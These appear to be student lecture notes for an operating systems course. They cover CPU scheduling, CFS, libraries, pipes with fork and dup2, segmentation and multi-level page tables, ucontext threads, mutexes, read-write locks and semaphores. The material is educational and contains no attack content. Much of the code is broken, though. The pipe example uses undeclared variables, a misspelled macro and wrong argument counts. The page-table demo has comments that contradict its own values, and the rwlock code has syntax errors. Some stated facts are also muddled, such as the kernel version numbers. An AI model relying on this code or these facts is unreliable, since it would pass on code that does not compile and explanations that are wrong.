P_1	0	7
P_2	2	4
P_3	4	1
P_4	5	4

For RR, our schedule is (arrival on top, queue on bottom):

Figure 91. RR example with quanta of 3 units. Average number of switches is 7, average waiting time is $\frac{8+8+5+7}{4} = 7$, average response time is $\frac{0+1+5+5}{4}$. Note that ties are handled by favouring new processes.

Round robin performance is dependent on quantum length and job length. Long quantum causes starvation (FCFS), but twoo low and the performance sucks since context switches introduce overhead. If jobs have similar lengths RR has poor average waiting time

Subsection 3.6

Advanced Scheduling

- Processes can be given a priority. Linux: some integer value -20 -> 19
- Processes may *starve* if there a lot of higher priority processes. Can be resolved by dynamically changing priorities i.e. upping priority of a old process

Definition 50 **Priority inversion**: accidentally changing priority of low priority process to high through some dependency (i.e. high priority depending on low priority), which effectively flips the actual task priority.
This is a problem and a common solution for it is *priority inheritance*, where when a job

blocks one or more high-priority jobs it ignores the original assessment and executes it's critical section[82] at a higher priority level, then returns to its original level.

- Recall: `fg`, `bg`, `ctrl-z`, `jobs`, and so forth
- Foreground/background processes foreground processes are those that are currently running and can be interacted with. Background processes are those that are running in the background and cannot be interacted with (take user input). This is to separate processes that need good response times nad those that don't.
- One strategy is to create different queues for foreground and background processes, i.e. round-robin forground and then FCFS for background ... then schedule between the queues

Formally UNIX background processes are ones where the process group ID differs from its terminal group ID

Scheduling is a complex topic and there are many more algorithms that make an array of tradeoffs

Subsection 3.7

Symmetric Multiprocessing (SMP)

Definition 51 **Symmetric Multiprocessing**:

- All CPUS connected to same physical memory
- Each CPU has its own cache

Scheduling approaches:

- Per-CPU schedulers: assign a process to a CPU on creation (i.e. CPU with least processes). Easy to implement, no blocking, can cause load imbalance.
- Global scheduler: only one scheduler: adding processes while there are available CPUs. Can cause blocking, but load balanced (In Linux 2.4)
- These two extremes have downfalls, so we try to make a compromise: keep a global scheduler that can rebalance per-CPU cores; if a CPU is idle it can steal work from anther CPU. Can also introduce *process affinity*; the preference of a process to be scheduler on the same core[83]. This is a simplified version of the $O(1)$ scheduler in Linux 2.6.
- Gang scheduling: run a set of related processes simultaneously on a set of CPUs. This is useful for parallel applications (but requires global context switch across all CPUs).
- Real-time scheduling is also another problem: we may want to guarantee that tasks complete in a certain amount of time[84]
  - Current linux impls two soft-time schedulers: `SCHED_FIFO` and `SCHED_RR`, each with 0-99 static prioirty levels. Normal scheduling priorities apply to other processes (`SCHED_NORMAL`) with range $-20 \to 19$, 0 default.
  - Processes can change their own priorities with syscalls (`nice, sched_setscheduler`)
  - 2.4-2.6: O(N) global queue, 2.6-26.22: per-queue run queue, O(1) scheduler (complex, no fairness guarantee, not interactive), 2.6.3-CFS[85] based on red-black trees
- $O(1)$ scheduler is not great for modern computing; whereas in the past foreground/background was a reasonable split heuristic nowadays a lot of background processes are relevant.

[82] *The blocking portion*

[83] *to deal with cache locality*

[84] *Also, there are hard and soft real-time systems. Linux also implements FCFS and RR scheduling which you can select for tasks.*

[85] *completely fair scheduler*

Definition 52 **Ideal Fair Scheduling (IFS)**:

- Assume infinitely small time slice. If n processes, each runs at $\frac{1}{n}$ rate.
- Fair, interactive, and each process gets an equal amount of CPU time
- Would perform way too many context switches and have to scan all processes (O(n))
- Impractical

Definition 53 **Completely Fair Scheduler (CFS)**:

- For each runnable process assign it a 'virtual' runtime – at each scheduling point the process runs for time t and then increase it's virtual runtime by $t \cdot$ weight (based on priority)
- Virtual runtime monotonically increases. Scheduler selects process based on lowest virtual runtime to compute it's dynamic time slice w/ IFS
- Allow process to run, and then when it's time is up repeat the process
- Implemented with red-black trees keyed by virtual runtime. Impl uses red-black tree with nanosecond resolution.
- Tends to favour I/O bound processes by default (small CPU translates to low vruntime – larger time slice to catch up to ideal)

Subsection 3.8

Libraries

- Systemcalls use registers, while C is stack-based
- Arguments pushed onto stack from right-to-left, rax, rcx, rdx caller (remaining callee) saved
- Static libraries included at link time; i.e. .c -> .o -> exe, can also create archives via lots of .o -> .a which are then linked with a .o with a main to produce an executable
- .so (shared object) are reusable; multiple programs can use the same .so. OS only has to load one libc.so for example. Included at runtime
- `ldd <executable<` shows the shared objects used by an executable
- `objdump -T <executable>` shows the symbols in an executable. -d to disassemble library
- Can also statically link, i.e. copy .o to executable. Static linking is useful for small programs that don't need to be updated often and are also more portable (batteries included) at cost of recompilation and larger binary sizes
- Dynamic libraries can break executables if their ABI changes
- `c` has a consistent struct abi for example, i.e. memory w/ fields matching declaration order. Example of this may be function argument order/type or exposed struct member order.
- Use semver to version libraries; x.y.z; x major (breaking), y minor (non-breaking), z patch (bug fixes)

- dyn libraries make for easier development and debugging; can control dynamic linking with env variables (LD_LIBRARY_PATH, LD_PRELOAD). For example we can make a wrapper lib around liballoc that would output all malloc/free calls.

Subsection 3.9

Processes

- `execlp`: easier alternative to `execvp`. Does not return on success, but does return -1 on failure and sets `errno`. Lets you use `c` varargs instead of a string array
- `dup`, `dup2`: returns a new FD on success – copies the FD so that the old and new fd refer to the same thing. `dup` will return the lowest file descriptor, `dup2` will automically close the `newfd` (if open) and then make `newfd` refer to the same thing as `oldfd`. Generally use `dup2` to make a new fd of any type you desire.

```c
#include <assert.h>
#include <errno.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/wait.h>
#include <unistd.h>
// note: static is limited to a translation/compilation unit (i believe) but this is commonly just a file. Should factcheck this.
static void check_error(int ret, const char *message) {
    if (ret != -1) {
        return;
    }
    int err = errno;
    perror(message);
    exit(err);
}

static void parent(int in_pipefd[2], int out_pipefd[2], pid_t child_pid) {
    const char* message = "Hello, world!\n";
    int bytes_written = write(in_pipefd[1], message, strlen(message));
    check_error(bytes_written, "write");
    close(in_pipefd[1]); // need to close otherwise we have a deadlock; child's read will until this happens (hence blocking waitpid below)

    int wstatus;
    check_error(waitpid(child_pid, &wstatus, 0), "waitpid");
    assert(WIFEXITED(wstatus) && WIFEXITSTATUE(wstatus) == 0);

    char buf[4096]; // some large number. Can overflow
    // use read end (0)
    check_error(out_pipefd[1]);
    int (bytes_read = read(out_pipefd[0], buf, sizeof(buf)));
    check_error(bytes_read);
    printf("Got %*s\n", bytes_read, buffer); // not a c-string from the fd. Need to specify length.
}

static void child(int in_pipefd[2], int out_pipefd[2], const char *program) {
    // make write end of out_pipefd the stdout of the child
    check_error( dup2(out_pipefd[1], STDOUT_FILENO), "dup2");
    check_error( dup2(out_pipefd[0], STDIN_FILENO), "dup2"); // and same for stdin
    // before dup2: 0, 1, 2, 3, 4 (3,4 are out_pipefd)
    // after call to dup2: closes what fd1 points to (stdout) and replaces stdout with the write end of out_pipefd
    // Convention: only have 3FD open; clean up after yourself. Close the other file descriptors (3,4)
    check_error(close(out_pipefd[1]));
    // and need to close all the other fds here (omited for brevity)
    execlp(program, program, NULL);
}


```

And continuing here to break across two pages...

```c

int main(int argc, char* argv[]) {
    if (argc != 2) { return EINVAL; }
    // will have 3 fd open: 0, 1, 2 for stdin, stdout, stdrr

    int in_pipefd[2] = {0};
    int out_pipefd[2] = {0};
    check_error(pipe(out_pipefd), "outpipe");
    check_error(pipe(id_pipefd), "inpipe");
    // 0 is read end, 1 is write end
    // want to use the pipe to communicate with the child
    // pipe before fork, so that both parent and child have access to the pipe
    // replace child stdout to out_pipefd[1]
    // and replace parent std
    pid_t pid = fork();
    if (pid > 0) { parent(in_pipefd, out_pipefd, pid); }
    else { child(in_pipefd, out_pipefd, argv[1]); }
    return 0;
}
```

Subsection 3.10

Virtual Memory


- We want to expose the entire address space to each processes, i.e. let each process *think* that it has access to the whole space while in reality sharing it with other processes.

- MMU: usually a physical device which maps virtual addresses to physical addresses. One technique is to divide memory into fixed-sized pages (usually 4096 bytes). Page in virtual memory is a page; a page in physical memory is a frame.

- Early approach: segmentation: divide the address space into segments for code, data, stack, and heap. Segments are of dynamic size. Are large and can be costly to relocate – also leads to fragmentation (gaps of unused memory).
  - Segments contain a base, limit, and permissions. Physical address via `segment selector:offset`
  - MMU checks offset within limit. If so, uses base+offset and does permission checks. Otherwise it's a segfault.
  - For example, `0x1:0xff` with segment $0x1$, base $0x2000$ and limit $ox1ff$ will translate to $0x20FF$.
  - Linux handles segmentation virtual memory by setting every base to 0 and then limiting to the maximum amount

- CPUS have different levels of virtual addresses you can use. In this course we'll assume a 39 bit virtual address space used by RISC-V and other architectures

- Implemented by a page table indexed by VPN (Virtual page number) which translates to the Physical Page Number (PPN)



Considering the following page table:

VPN	PPN
0x0	0x1
0x1	0x4
0x2	0x3
0x3	0x7

We would get the following virtual → physical address translations:

0x0AB0 → 0x1AB0
0x1FA0 → 0x4FA0
0x2884 → 0x3884
0x32D0 → 0x72D0

Figure 92. Simple page table

Subsection 3.11

Page Tables

- Naive page tables are not scalable. For example, if we have 4GiB 2^{32} bytes of virtual memory and a 4 kB (2^{12} byte) page size size then the address space should be split into 2^{20} pages. So the page table must have 2^{20} entries, each of which requires 20 (frame number; 2^{20} frames), a valid bit, a dirty bit, and read/write/execute permission bits – a total of 25. So the total size of the page table is on the order of 2^{22} bytes = 4MB (of which we would need one per process)




Figure 93. Multi-level page tables save storage space for sparse allocations

- Page allocation usually implemented via a linked list. Allocate page: remove it from the free list; deallocate – add back to free list.
- A page is used for each page table. There are 512 entries of 8 bytes each to make 4096 page tables, so each page table can be treated as an array of 512 page table entires (PTE).
- The PTE for L(N) points to the page table for L(N-1) – so follow these page tables until L0 and that contains the PPN

- Each table has it's own root page table (L1).
- `satp` register stores root page table
- Think of the highest level page table storing pointers to blocks and then lower level page tables storing pointers to segments within those blocks until we get to the exact memory address we want. It just so happens that these blocks also take on the form of a page table by themselves.




Figure 94. Since each page table has 512 entries – take offset on the address and then split off into 9-bit chunks to get index into each level of the page tables. When we get to the last level simply apply the offset to get the data within the page.

- Alignment: memory (by usual conventions) eventually line up with zero. For example pages that are 4096-byte have the last 12 bits zeroed.
- It would be inconvenient if a page starts at 0x7C00 and has the last byte at 0x88FF; instead in aligned systems a page starts at $0x7000$ and ends at $0x7FFF$. [86]

Following is a snippet of code from class that simulates a page table. It's not a complete implementation but it's a good example of how to use the page table to translate virtual addresses to physical addresses.

[86] *Alternatively addresses that are n-byte aligned are cleanly divisible by n*

```
#include <sys/mman.h>
#define PAGE_SIZE 4096

#define LEVELS 3
#define PTE_VALID (1 << 0)

static uint64_t* root_page_table = NULL;
// A wrapper around mmap
static uint64_t* allocate_page_table() {
    void* page = mmap(NULL, PAGE_SIZE, PROT_READ|PROT_WRITE,
↪   MAP_ANONYMOUS|MAP_PRIVATE, -1, 0);
    if (page == MAP_FAILED) {
        int err = errno;
        perror("mmap");
        exit(err);
    }
    return page;
}

static void deallocate_page_table(void* page) {
    if (munmap(page, PAGE_SIZE) == -1) {
        int err = errno;
        perror("munmap");
        exit(err);
    }
}
```

```c
// Looks up a virtual address in the page table and returns the physical address
static uint64_t mmu(uint64_t virtual_address) {
    uint64_t* page_table = root_page_table;
    uint64_t va = (uint64_t) virtual_address;
    for (int i = LEVELS - 1; i >= 0; --i) {
        uint8_t start_bit = 9 * i + 12;
        uint64_t mask = (uint64_t) 0x1FF << start_bit;
        uint16_t index = (mask & va) >> start_bit;

        uint64_t pte = page_table[index];
        if (!(pte & PTE_VALID)) {
            printf("0x%lX: page fault\n", va);
            return 0;
        }

        if (i != 0) {
            page_table = (uint64_t*) ((pte >> 10) << 12);
            continue;
        }

        uint64_t pa = ((pte & ~0x3FF) << 2) | (va & 0xFFF);
        printf("0x%lX: 0x%lX\n", va, pa);
        return pa;
    }
    __builtin_unreachable();
}

// page table entry from physical address
uint64_t pte_from_ppn(uint64_t ppn) {
    uint64_t pte = ppn << 10;
    pte |= PTE_VALID; // set valid bit
    return pte;
}

// page table entry from page number
uint64_t pte_from_page_table(uint64_t* page_table) {
    return pte_from_ppn(((uint64_t) page_table) >> 12);
}
```

```c
int main() {
    assert(sysconf(_SC_PAGE_SIZE) == PAGE_SIZE);
    uint64_t* l2_page_table_1 = allocate_page_table();
    uint64_t* l1_page_table_1 = allocate_page_table();
    uint64_t* l0_page_table_1 = allocate_page_table();
    uint64_t* l0_page_table_2 = allocate_page_table();
    root_page_table = l2_page_table_1; // global var to set root
    // manually set values at 0xabcdef to something valid
    l2_page_table_1[0] = pte_from_page_table(l1_page_table_1);
    l1_page_table_1[5] = pte_from_page_table(l0_page_table_1);
    // offset for 0xabcdef
    l1_page_table_1[13] = pte_from_page_table(l0_page_table_2);
    l0_page_table_1[188] = pte_from_ppn(0xCAFE);
    // set page table entry to physical address 0xFACE
    l0_page_table_1[188] = pte_from_ppn(0xFACE);
    mmu(0xABCDEF); // [L2: 0][L1: 5][L0: 188] -> 0xCAFEDF
    mmu(0x1ABCDEF); // -> OxCAFEDF
    // two virtual addresses point to the same physical address here.
    // this is how shared memory would be implemented
    deallocate_page_table(root_page_table);
    root_page_table = NULL;
    return 0;
}
```

```c
int main() {
    assert(sysconf(_SC_PAGE_SIZE) == PAGE_SIZE);
    uint64_t* l2_page_table_1 = allocate_page_table();
    uint64_t* l1_page_table_1 = allocate_page_table();
    uint64_t* l0_page_table_1 = allocate_page_table();
    uint64_t* l0_page_table_2 = allocate_page_table();
    root_page_table = l2_page_table_1; // global var to set root
    // manually set values at 0xabcdef to something valid
    l2_page_table_1[0] = pte_from_page_table(l1_page_table_1);
    l1_page_table_1[5] = pte_from_page_table(l0_page_table_1);
    // offset for 0xabcdef
    l1_page_table_1[13] = pte_from_page_table(l0_page_table_2);
    l0_page_table_1[188] = pte_from_ppn(0xCAFE);
    l0_page_table_1[188] = pte_from_ppn(0xFACE);
    mmu(0xABCDEF); // [L2: 0][L1: 5][L0: 188] -> 0xCAFEDF
    mmu(0x1ABC007); // translates -> 0xFACE007
    deallocate_page_table(root_page_table);
    root_page_table = NULL;
    return 0;
}
```

- Let's assume our program uses 512 pages. What's the min and max number of page tables we need? (with a 3-level paging system)
  - Min: 3 page tables total; L2 -> L1 -> 512 entries in L0
  - Max: 1 entry per L1, L0 so 512 tables each, and then 1 table (can only have 1 table for the entry point) in L0 and then -> so 512 * 2 + 1 = 1025 pages tables.

- Example: how many levels do we need? 32 bit virtual address space ,page size of 4096, PTE size of 4 bytes. Each page table should fit in a single page.
  - Number of PTEs: $\log_2$(# PTEs per page) is the number of bits to index a page table
  - number of levels $= \frac{\text{virtual - offset}}{\text{index}} = \frac{32-12}{10} 2$
- Page tables for every memory access is slow: solution is to use caching
- Programs tend to have a lot of memory access patterns and only use a few pages at a time. TLB[87] works as cache for virtual address to physical address translation

Subsection 3.12

Threads

- Threads share memory and enable concurrency within the same process
- `pthread`!
- `join` is the thread equivalent of `wait`
- `pthread_detach` release their resources when they terminate. Otherwise (by default) they are joinable and must be joined before resources are released.

3.12.1 Threads Implementation

- Kernels can be implemented in the user or at the kernel level.
- User level usually involves fast switching at the user level. These are fast to create, but if one thread blocks it will block the entire process.
- Kernel level threads can deal with these blocking threads, but are slower since they require syscalls.
- User level threads can be desirable because they can be made to only depend on the c standard library, which is portable
- Many-to-one threads map multiple user threads to one kernel thread
- One-to-one threads map one user thread to one kernel thread. `pthread` does this.
- Many-to-many is a hybrid approach. This leads to a complicated implementation.
- Threads complicate the kernel. For example, how should `fork` work with a process that has multiple threads? Do we just copy all threads over? Linux will only copy the thread that called fork into a new process and an option at `pthread_atfork` which can be used to control the behaviour.
- What about signals? On linux this will just be any random thread within that process.
- Instead of many-to-many a common technique is to use a thread pool. This creates a set number of threads and a queue of tasks.
- Cooperative scheduling: threads must call `yield`. Pre-emptive scheduling can be implemented by forcing threads to call `yield`.

[87] *Translation Lookaside Buffer*

3.12.2 Useful tools

- `tailq` (`sys/queue.h`) is a header that has a bunch of macros for working on singly and doubly linked lists, queues, and circular queues.
    - i.e. `TAILQ_ENTRY` is a macro that defines the pointer relations for a doubly linked tail queue
    - `TAILQ_FOREACH` is a macro that iterates over a doubly linked tail queue
    - `TAILQ_INSERT_SAFE` is a macro that inserts an element into a doubly linked tail queue at the tail
    - `TAILQ_REMOVE` is a macro that removes an element from a doubly linked tail queue
- `ucontext` (`ucontext.h`) is a header that largely wraps around `ucontext_t` which holds the context for a user thread of execution, i.e. stack, saved register, and blocked signals.
    - Useful methods include `getcontext`, `setcontext`, `makecontext`, and `swapcontext`

```c
#include <errno.h> // errno
#include <stddef.h> // NULL
#include <stdio.h> // perror
#include <stdlib.h> // exit
#include <sys/mman.h> // mmap, munmap
#include <sys/signal.h> // SIGSTKSZ
#include <ucontext.h> // getcontext, makecontext, setcontext, swapcontext
#include <valgrind/valgrind.h> // VALGRIND_STACK_REGISTER

static void die(const char* message) {
    int err = errno;
    perror(message);
    exit(err);
}

static char* new_stack(void) {
    char* stack = mmap(
        NULL,
        SIGSTKSZ, // canonical size for signal stack
        PROT_READ | PROT_WRITE | PROT_EXEC,
        MAP_ANONYMOUS | MAP_PRIVATE,
        -1,
        0
    );
    if (stack == MAP_FAILED) {
        die("mmap stack failed");
    }
    VALGRIND_STACK_REGISTER(stack, stack + SIGSTKSZ);
    // tells valgrind this is an unique stack
    return stack;
}

static void delete_stack(char* stack) {
    if (munmap(stack, SIGSTKSZ) == -1) {
        die("munmap stack failed");
    }
}
```

```

// the stacks we're going to use in this demo
static ucontext_t t0_ucontext;
static ucontext_t t1_ucontext;
static ucontext_t t2_ucontext;

static char* t1_stack;
static char* t2_stack;

static void t2_run(void) {
    printf("T2 should be done, switch back to T0\n");
    delete_stack(t1_stack);
    setcontext(&t0_ucontext);
}

static void t1_run(void) {
    printf("Hooray!\n");
}


```

```

int main(void) {
    /* Creates a new context by copying over the current context, this copies all its
     * registers, and a pointer to its stack (the default kernel allocated one). */
    getcontext(&t0_ucontext);

    /* If we setcontext or swapcontext to t0_context, it'll be as if we just
     * returned from that getcontext call. If you uncomment the line below
     * you'll be in an infinite loop! */
    // setcontext(&t0_ucontext);

    /* Let's create a context that'll execute the run function */
    t1_stack = new_stack();
    getcontext(&t1_ucontext);
    t1_ucontext.uc_stack.ss_sp = t1_stack;
    t1_ucontext.uc_stack.ss_size = SIGSTKSZ;
    /* Uncomment this line to switch to another context when this one ends.
     * By default the process will just exit if a thread makes it to the end
     * of the function.
     */
    // t1_ucontext.uc_link = &t2_ucontext;
    // modifies an initialized context such that when it runs it will
    // call the functions with the arguments provided
    makecontext(
        &t1_ucontext, /* The ucontext to use, it must be initialized with
                       * getcontext */
        t1_run, /* The function to start executing */
        0); /* This is how many arguments we're going to pass to the function */

    t2_stack = new_stack();
    getcontext(&t2_ucontext);
    t2_ucontext.uc_stack.ss_sp = t2_stack;
    t2_ucontext.uc_stack.ss_size = SIGSTKSZ;
    makecontext(&t2_ucontext,  t2_run,  0);

    /* If we just setcontext here when we run T2 after T1 finishes, we'll
     * get into an infinite loop again. */
    // setcontext(&t1_ucontext);
    // exchanges currently active context
    swapcontext(&t0_ucontext, &t1_ucontext);

    printf("Main is back in town\n");
    delete_stack(t2_stack);

    return 0;
}


```

Subsection 3.13

Locks

- Concurrent actions accessing the same variable with at least one write can cause a data race
- Atomic operations are operations that are guaranteed to be executed in a single step, i.e. non-preemptible.


Definition 54 TAC (three-address-code) is an intermediate representation that is used to represent a program in a way where each instruction is atomic – this is useful for reasoning about data races and can be easier to read than assembly. They have the form

```
    result := operand1 operator operand2
```

For gcc we can see the tac by using the `-fdump-tree-gimple` or `fdump-tree-all` flags.

Let's consider some GIMPLE code produced from a function that increments an integer stored at address `pcount`

```
D.1 = *pcount;
D.2 = D.1 + 1;
*pcount = D.2;
```



Order				*pcount
R1	W1	R2	W2	2
R1	R2	W1	W2	1
R1	R2	W2	W1	1
R2	W2	R1	W1	2
R2	R1	W2	W1	1
R2	R1	W1	W2	1

Figure 95. Pre-emption possibilities. Let's say we have a producer-consumer model with read/write from two threads. There are many possible orderings of these GIMPLE'd instructions, of which some produce undesirable results

```
pthread_mutex_t lock = PTHREAD_MUTEX_INITIALIZER;
// or: pthread_mutex_t m; pthread_mutex_init(&m2, NULL)

pthread_mutex_lock(&lock);
// ... critical section: only one thread can access at a time
pthread_mutex_unlock(&lock)
// careful: deadlocks can happen with multiple mutexes.

pthread_mutex_trymutex(&lock); // returns 0 if it was able to lock, otherwise an error code

pthread_mutex_destroy(&lock)
```

How are these implemented?

A naive implementation may look as follows:

```
void init(int *l) { *l = 0; }

void lock(int *l) {
while (*l == 1);
*l = 1;}

void unlock(int *l) { *l = 0; }
```

However, this is 1) not safe (both threads can be in the critical section) and not efficient due to the busy wait.

Better approaches include Peterson's algorithm and Lamport's bakery algorithm. They have some scalability issues and processors may not execute in order.

Hardware requirements to implement software locks: atomic load and stores, and instructions execute in order

Here's another attempt using a magical atomic function: `compare_and_swap` which returns the original value pointed to, and only swaps if the original value equals old and changes it to new.

```
void init(int *l) { *l = 0; }
void lock(int *l) { while (compare_and_swap(l, 0, 1)); }
void unlock(int *l) { *l = 0; }
```

This solves the concurrency issue however it still is not efficient due to the busy wait.

`compare_and_swap` is commonly implemented in hardware; on x86 platforms this is implemented using the `cmpxchg` instruction

```
void lock(int *l) {
while (compare_and_swap(l, 0, 1)) {thread_yield(); }}
```

This is better, but still not ideal. Multiple threads waiting for an event can be awoken when the vent occurs, but only one will win[88]. This cycle will repeat until the herd dies down, but not without causing many freezes along the way. Some sort of order must be placed on the herd – maybe a FIFO queue?

[88] *thundering herd problem*


```
void lock(int *l) {
while (compare_and_swap(l, 0, 1)) {
    // add myself to the lock wait queue
    thread_sleep(); }}
void unlock(int *l) { *l = 0;
if (/* threads in wait queue */) {
    // wake up one thread
}}
```

However this suffers from two issues: 1) lost wakeup and 2) wrong thread getting the lock

Consider T1, T2 with T2 holding the lock; what if the context gets switched to T2 before T1 is able to successfully add itself to the wait queue? Then T1 will never get woken up since when T2 unlocks T1 will not be in the wait queue.

Let's consider another scenario: we have three threads T1, T2, and T3, and T2 is holding the lock with T3 in T1 in queue to lock the lock (with T3 before T1). T2 may try to wake up the lock, but if the OS swaps to T1 before T2 can wake up T3, then T1 will acquire the lock before T3 does; T1 stole the lock from T3.

A lock-guard pair can be used to fix these problems



```
typedef struct {
  int lock;
  int guard;
  queue_t *q;
} mutex_t;

void lock(mutex_t *m) {
  while (
    compare_and_swap(m->guard, 0, 1)
  );
  if (m->lock == 0) {
    m->lock = 1; // acquire mutex
    m->guard = 0;
  } else {
    enqueue(m->q, self);
    m->guard = 0;
    thread_sleep();
    // wakeup transfers the lock here
  }
}
```


```
void unlock(mutex_t *m) {
  while (
    compare_and_swap(m->guard, 0, 1)
  );
  if (queue_empty(m->q)) {
    // release lock, no one needs it
    m->lock = 0;
  }
  else {
    // direct transfer mutex
    // to next thread
    thread_wakeup(dequeue(m->q));
  }
  m->guard = 0;
}
```

Figure 96. A lock-guard pair can be used to make the `lock` and `unlock` functions atomic themselves to avoid ugly synchronization issues like those mentioned above

However, this does not solve the data race problem: what if a thread gets interrupted right before `thread_sleep` (but after being added to the wait queue). So a `thread_wakeup` may try to wakeup a thread that isn't sleeping yet. A solution may be to poll `thread_wakeup`, but this falls back into the busy waiting problem we had before.

A data race is when two concurrent actions access the same variable and at least one of them is a write; we can have as many readers as we want.

Read-write locks (`pthread_rwlock_t` & co.) are designed to capture this behaviour; multiple threads can hold a read lock (`pthread_rwlock_rdlock`) but only one thread can hold a write lock (`pthread_rwlock_wrlock`) and will wait until current readers are done.



```
typedef struct {
  int nreader;
  lock_t guard;
  lock_t lock;
} rwlock_t;

void write_lock(rwlock_t *l) (
  lock(&l->lock);
}

void write_unlock(rwlock_t *l) (
  unlock(&l->lock);
}
```

```
void read_lock(rwlock_t *l) (
  lock(&l->guard);
  ++nreader;
  if (nreader == 1) { // first reader
    lock(&l->lock);
  }
  unlock(&l->guard);
}
void read_unlock(rwlock_t *l) (
  lock(&l->guard);
  --nreader;
  if (nreader == 0) { // last reader
    unlock(&l->lock);
  }
  unlock(&l->guard);
}
```

Figure 97. rwlock impl


Subsection 3.14

Semaphores

Locks (mutexes) enforce *mutual exclusion*, but not necessarily ordering. But how can we ensure an ordering between two threads? For example, how can we make one thread always print first?

Definition 55

Semaphores have a value[89] that is shared between threads and provide two operations: `wait` (atomic decrement, blocking) and `post` (atomic increment). Initial `value` can be set to whatever.

